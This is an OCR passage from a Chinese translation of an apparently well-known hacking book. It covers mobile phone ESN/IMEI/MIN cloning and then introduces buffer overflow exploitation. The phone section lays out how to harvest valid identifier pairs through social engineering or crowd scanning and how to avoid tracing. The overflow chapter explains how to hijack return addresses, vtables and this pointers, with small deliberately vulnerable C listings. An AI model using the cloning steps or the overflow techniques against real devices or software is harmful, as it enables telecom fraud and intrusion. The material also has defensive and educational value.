


图 3.7　MIN 的表示形式

这里有一些好的手册，解释怎样计算 MIN 和其他的识别数据：

- http://www.3gpp2.org/Public_html/Misc/C.P0006-D_v1.8_cdma2000_Analog-V&V_text_Due_3_June-2005.pdf
- http://www.tiaonline.org/standards/sfg/imt2k/cdma2000/TIA-EIA-IS-2000-6-A.pdf

讨论完 NAM，该考虑 ESN 了——一个 11 个阿拉伯数字组成的 32 位惟一数。在 GSM 设备里，它被称为 IMEI，占用 15 个阿拉伯数字，比 ESN 多 4 个。不过，这只是形式。

无线通信标准要求厂商确保其他人不能更改 ESN/IMEI。然而，不是所有的厂商都会遵守这些标准。把 ESN/IMEI 保存在 NAM 里，就明显违反规定了。在某些情况下，甚至直接可以从键盘修改它们。总之，即使 ESN 被烧进 PROM，也可以从板上拆下芯片，然后用另一块替换它。为了避免这种操作毁坏手机，黑客会特别小心，并安装特殊的面板。在这种情况下，替换过程只需要几秒钟。反汇编器的权威人士用这种方法修改固件，保证在手机开机时，直接从键盘输入或自动生成 ESN/IMEI，而不是从 ROM 中读。

显然，ESN/IMEI 没有被编码，也没有按原来的二进制形式写入。总之，通过仔细观察 ESN/IMEI，可以很容易破解它的编码系统（它一般写在手机的后面板上）。黑客不太可能在那里找到特别的东西。但问题是 ESN/IMEI 和 MIN 不能任意组合，而必须彼此关联，才能形成有效的组合；否则，提供商将不允许它入网。从哪里才能得到有效的 ESN/IMEI 和

MIN 对呢？想起的第一个主意是偷窥。为了达到这个目的，黑客必须借用其他人的手机几分钟（通常，社会工程是最好的方法）。用键盘进行简单的操作后，ESN/IMEI 和 MIN 将显示在屏幕上。常见手机的操作步骤如下：

- Acer（Motorla T191，T205）——按***#300#**，然后按带电话听筒图标的绿色键。
- Alcatel——按***#06#**，屏幕将显示 LMEI 和固件版本号。
- Boscch——按***#3262255*8378#**（对应***#DANCALL*TEST#**）
- Ericsson——按>*<<*<*<，<和>>是带左、右箭头的按键。
- LG——按***#07#，8060#***。
- Mitsubishi——按下*键并保持，然后输入 **5806**。
- Motorola——在文本模式下，输入 **19#**代码。
- Nokia——输入***#0000#**。
- Panasonic——输入***#9999#**。
- Samsung——输入***#9999#**。
- Sagem——在主菜单里按*，然后从子菜单里选择第一项。
- Siemens——输入***#06#**。
- Sony——输入***#7353273#**（对应的是***# release#**）。

这个方法的好处是，黑客获取的数据肯定可以使用。但也有缺点——在匿名方面存在风险。情报机关可以迅速找到原来的机主，而那个人可能会在情报机关强大的压力面前，说出所有可能接触过这部手机的人。

有些黑客喜欢使用识别码生成器（图 3.8），这样的工具在网上有很多（如果你在 Google 里输入“IMEI calculator”，清单将会很长）。然而，不是所有的都能用。另外，黑客也可以找一台扫描器，去挤满人的地方，如地铁站或大型商场，获取数百个可以工作的“ESN/IMEI 对”，而不会被注意到。从技术上说，用手机定制扫描器或购买现成的都是可行的。许多公司通过网上商店出售这样的产品。最后，在黑客论坛和 IRC 频道里也可以发现可用的 ESN/IMEI 对。





图 3.8　IMEI 计算器

换句话说，重编程手机里的数据很容易。每个黑客都能做到，包括你。

3.2.5　参考资料

- Radio Telephony，有关手机及其破解的信息。有大量值得一读的文章，step-by-step 的步骤，以及软件（http://www.hackcanada.com/blackcrawl/cell）。
- Unicomm Glossary of Terms，与手机有关的术语的索引（http://www.unicomm.com/glossary_a-f.htm）。
- INSTORESA。这个公司开发销售破解、修复手机的设备（http://www.instoresa.com/products/special.htm）。
- Hackers-Archiv。大量破解手机的文章与链接（不过，也不限于手机）（http://www.fortunecity.de/thekenhausen/marsbar/387/hacker.htm）。
- “Spielerekorde verandern”。关于 EEPROM 重编程的文章（德语）（http://www.desatech.de/desaflash/nokia/spielerek.htm）
- “Tandy/RadioShack cellular phones: Rebuilding electronic serial numbers and other data”。一篇有关破解手机、过时但有趣的文章（http://www.phrack.org/phrack/48/p48-07）。



第 2 部分 溢出错误

这部分涵盖各种溢出机制和它们可能产生的后果，以及各种形式的组织问题，例如溢出缓冲区，被改写的变量，RAM 中辅助数据结构的位置，等等。

CHAPTER

4

第 4 章　受溢出影响的缓冲区（怪圈）

溢出错误在软件中出现的机率非常高，从 Microsoft 的应用程序到各种开源软件，几乎无一幸免。人们都在猜测，到底还有多少错误没有发现呢？受溢出影响的缓冲区是真正的金矿，也是控制世界的钥匙。然而，要想掌握这把钥匙，需要学很多东西，走很长一段路。

缓冲区溢出在远程攻击中占有绝对优势，最常见的溢出是改写返回地址（栈溢出）。那些精通缓冲区溢出并不受情绪支配的人可以控制整个世界。例如，他们可以把 TCP/IP 包发给远程计算机，溢出栈，破坏整个硬盘。

受溢出影响的缓冲区到底是什么样的？首先，把计算机老师塞给你的垃圾统统扔掉。忘掉 ROM、RAM...吧，因为在这里，你只和脆弱进程的地址空间打交道。我们可以把地址空间想像成一把尺子，所有的对象（如缓冲区、变量）沿着这把尺子依次排列，每个单元对应一个长度单位，不同的对象占用不同数量的单元。例如，一个 BYTE 变量占用一个单元，一个 WORD 占用两个单元，一个 DWORD 占用四个单元。

一组相同类型的变量形成数组，占用多个单元；不过，单个的单元并没有保存变量类型或边界之类的信息。例如，两个 WORD 变量也可以解释为 BYTE + WORD + BYTE 或其他的形式，WORD 变量的头部属于一个变量，尾部属于另一个变量也无关大局，但是当它处在边界上时，可能会有点麻烦。硬件层不支持此类变量，处理器也不能把数组和一组不相干的变量区分开来。因此，程序员和编译器必须时刻把数组的完整性放在心上；不过，程序员是人而不是神（因此，经常会犯一些错误），而编译器也是程序员编的程序（因此，它们总是按程序员的吩咐行事，程序员也不是故意犯错，而是很可能没有正确表达出自己的意图）。

考虑一个简单的程序，它提示用户输入姓名，然后显示亲切的问候语。程序为了保存输入的姓名（字符串），需要为它分配合适大小的缓冲区。缓冲区需要预先分配好，还要考

虑它的大小正好能够保存用户输入的姓名，不大也不小，但多少是正好呢？十、百、千、或数千个字符？这并不重要。我们要注意的关键是，程序里的控制代码可以按已分配缓冲区的大小限制输入字符串的长度。如果没有这样的预防措施，并且用户输入的字符串太长——超出缓冲区的范围，那么，这些字符串就会覆盖缓冲区后面的变量，而这些变量通常又是用来控制程序的执行流程。因此，如果我们用精心准备好的数据覆盖它们，就有可能在目标计算机上为所欲为。一般而言，攻击者最希望得到的是命令行解释程序，在 UNIX 里也称为 shell，如果黑客可以执行它，那受害主机的命运就可想而知了。从趋势来看，黑客至少在最近一段时间内不会失业。（图 4.1）。




图 4.1　最近几年发现的安全漏洞数量（数据来源于 CERT）

4.1　溢出错误分类（极度无聊）

Eric Raymond 在 New Hacker's Dictionary 中对溢出错误的定义是，“当你往缓冲区中塞入超出它实际能保存的数据时，不可避免发生的错误。”而在这本书中，这个定义仅是溢出系列问题中的特例，除此之外，还有索引溢出等。索引溢出是指访问缓冲区范围之外的单元产生的错误。在这里，“访问”意味着读和写操作。

写操作期间发生的溢出可能会改写一个或多个变量，也就是说，破坏一个或多个变量（包括编译器插入的辅助变量，如返回地址或 this 指针等）。当然，这将中断脆弱程序的正常执行，从而出现以下几种可能性：

- 不产生任何结果；
- 程序输出不正确的数据——换句话说，产生了包括输入内容的混合物；

- 程序可能会崩溃、停止响应、或异常终止，并显示错误消息；
- 程序的行为不合逻辑，并无法预测，可能会执行意料之外的动作。

读操作期间发生的溢出，其危险性较小，因为它的危害只是泄露敏感信息（如密码或 TCP/IP 连接的标识符）。

清单 4.1　写操作过程中发生的顺序缓冲区溢出

```
seq_write(char *p)
{
        char buff[8];
        ...
        strcpy(buff, p);
}
```

清单 4.2　读操作过程中发生的索引溢出

```
idx_write(int i)
{
        char buff[] = "0123456789";
        ...
        return buff[i];
}
```

通常来说，保存在缓冲区之后的数据可能是：其他的缓冲区、标量变量、指针、或空白区（例如未分配的内存页）。从理论上说，缓冲区之后的数据有可能是可执行代码，但我在实际环境中，从来没有碰到过这种情形。

对系统安全威胁最大的是指针，因为攻击者可以利用它们向任意内存单元写入数据，或者利用任意地址（例如，受溢出影响的缓冲区头部，入侵者会预先在那里准备好机器码。这种机器码通常被称为 shellcode。）传递控制权。

脆弱缓冲区之后的缓冲区可能保存有敏感的信息（如密码）。泄露他人的密码，强制脆弱程序接受入侵者的密码等都是典型的入侵行为。

标量变量中可能保存：索引值（在这种情况下，它们等同于指针），确定程序运行逻辑的标记（包括开发者留下的调试标记），或其他信息。

缓冲区根据位置不同，一般可以分成以下三类：

- 位于栈上的本地缓冲区，通常也称为自动变量；
- 位于数据段的静态缓冲区；

■ 位于堆上的动态缓冲区。

每一类都有自己的特性，我们会在后面详细介绍它们。在介绍前，先看一些常见的问题。

4.2 产生溢出错误的历史必然性

溢出错误属于基本的编程错误，很难追溯它因何而起。这类错误随着 C 语言的出现而出现。C 语言——一个广受欢迎的——或更准确地说，是支持和内存交互的中高级语言，部分支持数组，因此，与数组打交道的程序员必须小心谨慎。C 语言天生缺少自动控制边界的机制，并且不能通过指针控制数组元素的个数；而空终止符是另一类令人头痛的问题。

稍有疏忽或者没有正确地检查参数，都有可能留下隐患。而问题的关键是，基本上不可能进行正确的参数检查。例如，考虑这样一个函数，它要确定传递给它的字符串的长度，因此它要读入这个字符串，一个字符接着一个字符，直到碰到空终止符为止。如果在读的过程中，没有碰到空终止符，会发生什么呢？在这种情况下，函数一般会超出预先定义好的内存范围，访问其他的内存单元，而在此之前，它是没有权限访问这些内存单元的。在最好的情况下，会抛出异常；在最坏的情况下，可能会访问敏感的数据。

当然，通过另外的参数来传递字符串缓冲区的最大长度也是可行的；但没人能保证它的正确性，毕竟，这需要我们手动处理这个参数，而谁也不能保证在处理过程中不犯错误。简单地说，被调用的函数必须依靠传给它的参数的正确性。正因为这个原因，任何检查都没什么意义。另一方面，仅仅在计算了接收的数据结构的长度之后，才有可能分配缓冲区；换句话说，必须动态分配缓冲区，但这样做将妨碍在栈上分配缓冲区；因为栈缓冲区的大小是固定的，在编译阶段就确定了。另一方面，函数在退出时，自动释放栈缓冲区。这从实现上减轻了程序员的负担，并允许他们预防与内存泄露有关的问题。

因为在堆上动态分配缓冲区有碍程序的结构，所以还不太普及。程序员以前处理错误时，可以简单的立即返回，与此相比，如果是动态分配缓冲区，那么在退出函数前，必须执行特殊的代码来释放较早分配的内存单元。因为 C 语言本身没有 goto 语句——人人批评的对象（其本身具有错误倾向），因此，只能用多层嵌套的 if 语句、结构化异常处理程序、宏、或外部例程来完成任务，因为它们的存在，导致程序代码变得比较凌乱。这不仅看起来比较凌乱，而且也因为这样的代码很难维护、理解，从而成为随机错误的源头，这类错误很难跟踪或重现，更别说排错了。

许多库函数，例如 gets 和 sprintf，不能限制返回数据的长度，因此，很容易引发溢出错误。安全手册劝告程序员尽量少用这类函数，建议他们使用相对“安全”的函数，如 fgets 和 snprintf——它们用参数明确指定传递的最大缓冲区长度。然而，除了它本身固有的问题

外（还没证明其正确性；带外部参数使程序代码看起来比较混乱；它们之间的同步问题（当和复杂的数据结构一同工作时，单一的缓冲区中可能保存很多东西，计算剩下的“尾部”长度不再是简单的算术问题，可能会出错）），程序员还必须控制被处理数据的完整性。至少要确认被处理的数据有没有被截短；最多还要确认程序是否正确处理了被截短的数据。在这种情形下，可以做些什么？可以先增加缓冲区的长度，再调用函数把“尾部”复制到这里；不过这个方法不好实现，而且容易丢失 NULL 终止符。

在 C++里，溢出的情况比 C 要好一些，尽管还不尽如人意。C++至少（已经好多了）已经开始支持动态数组和“透明的”文本字符串，但遗憾的是，大部分动态数组的实现速度比较慢，字符串的实现就更慢了；因此，在关键的程序部分最好完全地弃用它们。因为在 C++中，建立可变长度动态数组的方法只有一个，也就是说，只能以相关的结构（例如双向链表）表示它们的内容，否则程序很可能只能忙这一件事情。为了快速访问列表元素，必须为列表元素建立索引，并把索引保存在某个地方。因而，读/写一个字符可能需要执行数十条机器指令并多次访问存储器。因此，必须记住，存储器通常是最大的瓶颈，严重影响了系统的性能，这种情形至今没有改观，也不太可能会改变。

即使编译器可以控制数组边界（这需要访问存储器一次，并执行三四条机器指令），也不能完全解决这个问题。当溢出发生时，程序最好的选择就是终止执行；甚至不要抱有侥幸的心理，企图用异常调用来处理，因为如果程序忘了处理它（这是经常发生的情形），有可能导致 DoS（Denial-of-Service）攻击。这虽然不像入侵者完全控制系统那样危险，但这种情形也是不允许存在的，必须被杜绝。

因此，溢出错误普遍存在，而且从目前的形势来看不太可能被根除。回避并不是一个好的选择，因为我们必须与它们共存，因此，需要深入了解它们。

4.3　有关溢出错误的神话与传说

撰写计算机安全新闻的记者、技术作家、和那些靠安装安全系统糊口的安全专家，总是喜欢夸大缓冲区溢出的重要性和威力。他们通常绘声绘色地描述，如果用户没有采取足够多的保护措施（大多数情况下需要花很多钱），黑客肯定会攻击缓冲区溢出的错误，那么他/她的信息一定会被盗窃或销毁。

从某方面来说，这是真的（毕竟，如果我们没有特殊的事情，最好少出门，因为总会有一些偶然性事件发生，比如说被坠落的阳台砸中）。不过在计算机的演变进程中，只发生过数十次利用溢出缓冲区来传播病毒或进行大规模攻击的事件。部分原因可能是真正的专业人士在攻击发生时几乎都在沉默；也有可能是真正的专业人士很少同时出现。事实上，“专业人士”几乎都销声匿迹了。

对攻击者来说，一个还是多个溢出的缓冲区，并没有本质区别。许多漏洞和微不足道的 DoS 差不多，并不能令攻击者有所斩获。下面列的是黑客和蠕虫经常碰到的一些问题：

- 溢出的字符串缓冲区（这在受溢出错误影响的缓冲区中非常常见）不允许在缓冲区中间插入 NULL 字符。同样，它们也不允许插入一些被程序以特殊方式解释的字节。
- 一般来说，溢出的缓冲区都很小，甚至容不下最小的加载程序，或者不能覆盖重要的数据结构。
- 攻击者通常无法知道溢出缓冲区的绝对地址，因此，攻击者必须使用相对地址。注意，从技术上说，这比较难以实现。
- 系统和库函数的地址根据不同的操作系统，都不一样；此外，引用脆弱程序的地址也不太可能，因为它们一般都不固定（这对 UNIX 应用程序来说完全正确，因为它们一般都是由用户自主编译的）。
- 最后，攻击者必须熟悉处理器指令，不同编程语言编译器之间的特性，操作系统的架构。此外，黑客必须不带任何偏见，还要有充裕的时间来分析、开发、调试 shellcode。

现在，我们来看看流传甚广的、有关黑客对手的神话。黑客的对手——信息安全专家，他们像天真的儿童那样相信可以击败黑客，至少在理论上。

- 没有成熟的技术可以用于搜索受溢出影响的缓冲区，不论是自动的或半自动的方法，都不能产生令人满意的结果。同样，这些专家不相信严重的安全漏洞可以通过有针对性的搜索找到。恰恰相反，他们更愿意相信这样的安全漏洞都是偶然发现的。
- 市面上所有最新的、消除缓冲区溢出错误的技术都会降低系统性能（有时候甚至相当严重），但还是不能杜绝溢出，尽管它们使攻击者的生活更加复杂。
- 防火墙只能阻止简单地、通过其他 TCP/IP 连接载入剩余部分的蠕虫。现在还没有防火墙能分析已建立的 TCP/IP 连接里的传输内容。

至少有几千种出版物讨论过溢出的问题。在它们当中，有些文章见解独特，但有些纯粹是垃圾。（看，我引起栈溢出了，我很酷吧！不用担心，我是在实验室里做的。）我们可以通过以下方法识别这些理论（无用）文章：它们碰到分析函数或设计 shellcode（主要是些高度自动化的机器人）时，通常会含糊其词，回避真正的问题。

许多专家有选择地发布缓冲区溢出，而把另外的溢出错误隐藏起来。因为这个习惯，大众通常会被平安无事的假象所迷惑。而实际上，溢出缓冲区的世界如此宽广，也非常有趣。我在后面会陆续证明这些。

4.4　攻击的目标和可能性

黑客发起攻击的最终目标是什么呢？是利用目标系统进行非法或恶意的活动。换句话说，完成一些不能通过合法手段完成的活动。完成一次攻击至少有以下四种方法：

- 读敏感变量；
- 修改敏感变量；
- 把控制权传给程序中隐藏的函数；
- 把控制权传给入侵者上传的代码。

4.4.1　读敏感变量

敏感信息和/或登录系统的密码通常是黑客的首选。在某些情形下，这些信息保存在脆弱进程的地址空间里，并且一般都位于固定的地址。（“系统登录”在这里被解释为用户名和密码，它为远程把控制权传给脆弱程序提供了可能性。）

除此之外，脆弱进程的地址空间里可能还包含隐秘的文件句柄、套接字、TCP/IP 连接符、和类似的信息。当然，这些信息如果没有和上下文联系起来，并没有实际的意义；然而，它们能为入侵者上传到目标系统里的代码所用。例如，入侵者可以在已存在的连接里新建一个“隐蔽的”TCP/IP 连接。

严格地说，保存指向其它单元的指针的存储器单元算不上什么“秘密”，但如果能预先知道它们的内容，则可以相对简化攻击的过程，否则攻击者必须手动确定参考地址。例如，假设脆弱程序包含如下代码：char *p = malloc(MAX_BUF_SIZE)。p 是指向缓冲区的指针，所指的缓冲区保存了隐藏的密码；同时，假设这个程序有一个溢出错误，允许入侵者访问任意的存储单元；那么解决整个问题的关键就是搜索缓冲区。扫描整个堆不仅需要很长的时间，而且也可能会碰到一些危险；因为在扫描的过程中，可能会碰到未分配的内存页，碰到这种情形时，进程将异常终止。在这方面，自动变量和静态变量更好预测一些。因此，攻击者须预先读出 p 指针的内容，接着是由 p 指向的密码。当然，这只是个简单的例子，读溢出的可能性不止如此。

就读溢出本身而言，至少可以通过以下四种方法实现：在字符串缓冲区里“错过”NULL 终止符，修改指针（见本章后面的“指针和索引”节），索引溢出（见同样的节），向 printf 及类似的函数提供为格式化输出而设计的冗余格式符。

4.4.2　修改秘密变量

修改变量为攻击提供了最大的可能性，包括：

- 向脆弱程序提供伪造的密码，文件描述符，TCP/IP 识别符，等等；
- 修改控制程序分支的变量；
- 利用任意地址传递控制权来控制索引和指针（包括入侵者特意准备的代码的地址）。

最常见的是利用顺序缓冲区溢出修改秘密变量，当然，这可能会引起一连串的副作用。例如，如果溢出的缓冲区后面有一些指向变量的指针，它们的内容在溢出后可能被改写，这样的话，入侵者就能改写任意的内存单元（明确不允许修改的单元除外，例如代码段或.rodata 段）。

4.4.3 把控制权传给程序中的秘密函数

修改指向可执行代码的指针，为把控制权传给脆弱程序中的函数提供了可能性（不过，在传递参数时可能会碰到一些问题）。几乎每个程序中都包含了为 root 准备的函数变量，而且也提供控制整个系统的能力（例如，创建帐号，启动远程控制会话，或执行文件）。在一些复杂的情况下，入侵者可以把控制权传给函数的中部（或者，甚至是机器指令的中间），使处理器执行入侵者的指令，即使程序的开发者并没有准备这样做。

我们可以更改程序的执行逻辑，或替换指向代码的指针，来传递控制权。这两种方法都需要修改程序的内存单元，这方面的内容在前面已经介绍过了。

4.4.4 把控制权传给入侵者的代码

这是“把控制权传给程序中的秘密函数”方法的变体，只不过“秘密函数”的角色在这里由入侵者上传的代码代替了。为了达到这个目的，入侵者可能会利用缓冲区溢出和直接修改位于脆弱程序的地址空间里的其他缓冲区变量的方法（在这里，必须通过或多或少可预知的地址来定位它，否则，无法知道把控制权传到哪里）。

4.4.5 溢出攻击的目标

溢出可以改写以下类型的内存单元：指针、标量变量、缓冲区。C++语言的对象包括指针（如果它们出现在对象里，一般是指向虚函数表）和标量数据（如果它们被使用的话）。它们不代表具体的实例，也不适合前面提到的分类（更详细的信息，参见 Kris Kaspersky 所著的 Hacker Debugging Uncovered。译注：已有中文版）。

指针和索引

在传统的 Pascal 和其他“正规的”语言里并没有指针一说；然而，在 C/C++里面，指针无处不在。使用最频繁的应该是指向数据的指针，指向可执行代码的指针（例如，指向虚函数和 DLL 载入的函数的指针）要少一些。现在的 Pascal（以前是 Turbo Pascal 编译器，

现在是 Delphi）也不能想像没有指针的情形。虽说许多语言没有明确表示支持指针，但几乎所有的动态数据结构（包括堆和稀疏数组）都靠指针来完成。

指针用起来很方便，使编程变得简单、直观、有效率、也合乎自然规则。但从其他方面来说，指针暗藏杀机，如果被蠕虫或恶意黑客利用的话，可能导致毁灭性的结果，所以，从另一个层面说，它们是把双刃剑。而且有必要说明，这两类指针（指向数据的和指向可执行代码的）都有可能把控制权传给未授权的机器码。

嗯，先从指向可执行代码的指针开始。考虑这样的情形：缓冲区 buf 后面是指向函数的指针，指针在缓冲区溢出前已被初始化，并在缓冲区溢出后被调用（有可能不会被立即调用，但在某个时间间隔后肯定会被调用）。在这种情况下，你会看到类似于 call 函数的东西，或者换句话说，一种利用任何（或几乎所有的）机器地址传递控制权的手段，包括溢出的缓冲区（在这种情况下，控制权将传给入侵者预先准备好的代码）。

清单 4.3　导致改写指向可执行代码的指针的缓冲区溢出漏洞

```
code_ptr()
{
        char buff[8]; void (*some_func) ();
        ...
        printf("passws:"); gets(buff);
        ...
        some_func();
}
```

在晚些时候，我会更详细地描述怎样选择目标地址。不过，我们现在把注意力集中在怎样搜索那些要改写的指针上。大脑中首先浮现的是位于栈底的函数返回地址，不过要记住，为了访问这个返回地址，你需要穿过整个栈帧。而且在执行这个操作的时候，没有人能保证你将成功到达；此外，还有很多保护系统在监控它的完整性（参见第 9 章）。

指向对象的指针也不例外，它们同样是备受欢迎的攻击目标。C++程序里通常包含很多对象，其中的大部分是通过调用 new 操作符创建的，这个操作返回指向新建对象的指针。调用类的 Nonvirtual 成员函数，像调用正常的 C 函数那样（换句话说，用它们真正的偏移），使用同样的方法；因此，它们基本不受攻击的影响。但是系统会用复杂的方式调用类的虚成员函数，通常的操作如下：指针指向对象的实例->指针指向虚函数表->指针指向所需要的虚函数。指向虚函数表的指针不属于对象，且被封装在每个对象实例里，这些指针通常保存在内存里，基本上不会保存在寄存器变量里。指向对象的指针保存在内存或寄存器里，多个指针可以指向同一个对象，在这些对象当中，有的可能直接位于溢出的缓冲区之后。

虚函数表（以下简称虚表）不属于对象实例，相反，它是对象的一部分。当然，这只是简单的解释，因为实际上，虚表存在于每个 OBJ 文件内，程序从那里访问每个对象的成员（这是分开编译导致的结果）。尽管连接器在大多数场合下会清除多余的虚表，但有时它们仍会被复制（当然，这些只是次要的细节）。根据开发环境和程序员的专业程度，虚表可能放在.data 段（没有写保护）或.rodata 段（只读）。尽管如此，后一种情形更常见一些。

为了简单起见，我们现在只考虑.data 段里的虚表。假设入侵者设法修改虚表中的某个元素，那么，如果调用适当的虚函数，不同的代码将取代原先的函数而获得控制；不过，这个任务很难完成。通常来说，虚表一般位于.data 段的开头，换句话说，在静态缓冲区之前，远离自动缓冲区。注意，要明确指出它的位置是很困难的，更确切地说，根据操作系统的不同，栈可能位于.data 段之下或之上。因此，这种情形不适合使用顺序溢出，黑客必须依靠索引溢出，而那是比较少见的。

一般来说，修改指向对象或虚表的指针相对容易一些，因为它们所在的内存区域一般允许修改；此外，它们通常在溢出的缓冲区附近。

修改 this 指针将导致替换对象的虚函数。在内存里（或者在溢出的缓冲区里手动构造它）找到指向所需函数的指针，并设置 this 指针指向它，就可以使下一个被调用的虚函数地址匹配伪造的指针。从工程学的观点来看，这很复杂，因为除了虚函数之外，对象还包含其他频繁使用的变量，而重设 this 指针也会改变这些变量的内容；因此，与调用伪造的虚函数相比，脆弱程序更容易异常终止。当然，模仿整个对象也有可能，但不能保证这样的尝试一定会成功；这同样与指向对象的指针有关联，因为从编译器的观点来看，它们比特性更普通。不过，如果存在两个不同的实体，将会给攻击者一些选择的自由；在某些情况下，改写 this 指针可能会好一些，而在另外的情况下，改写指向对象的指针可能会更好。

清单 4.4　利用顺序写溢出漏洞，改写指向虚表的指针

```
class A{
public:
        virtual void f() { printf("legal\n");};
};

main()
{
        char buff[8]; A *a = new A;
        printf("passwd:"); gets(buff); a -> f();
}
```

清单 4.5　反汇编后的脆弱程序，带有简短的注释

```
.text:00401000 main        proc near          ; CODE XREF: start + AFvp
.text:00401000
.text:00401000 var_14 = dword ptr -14h        ; this
.text:00401000 var_10 = dword ptr -10h        ; *a
.text:00401000 var_C = byte ptr -0Ch          ;
.text:00401000 var_4 = dword ptr -4
.text:00401000
.text:00401000                PUSH  EBP
.text:00401001                MOV   EBP, ESP
.text:00401003                SUB   ESP, 14h
.text:00401003 ; Open the stack frame and reserve 14h bits
.text:00401003 ; of the stack memory.
.text:00401006                PUSH  4
.text:00401008                CALL  operator new(uint)
.text:0040100D                ADD   ESP, 4
.text:0040100D ; Allocate memory for the new instance of object A
.text:0040100D ; and obtain the pointer.
.text:00401010                MOV   [EBP + var_10], EAX
.text:00401010 ; Write the pointer to object into the var_10 variable.
.text:00401010 ;
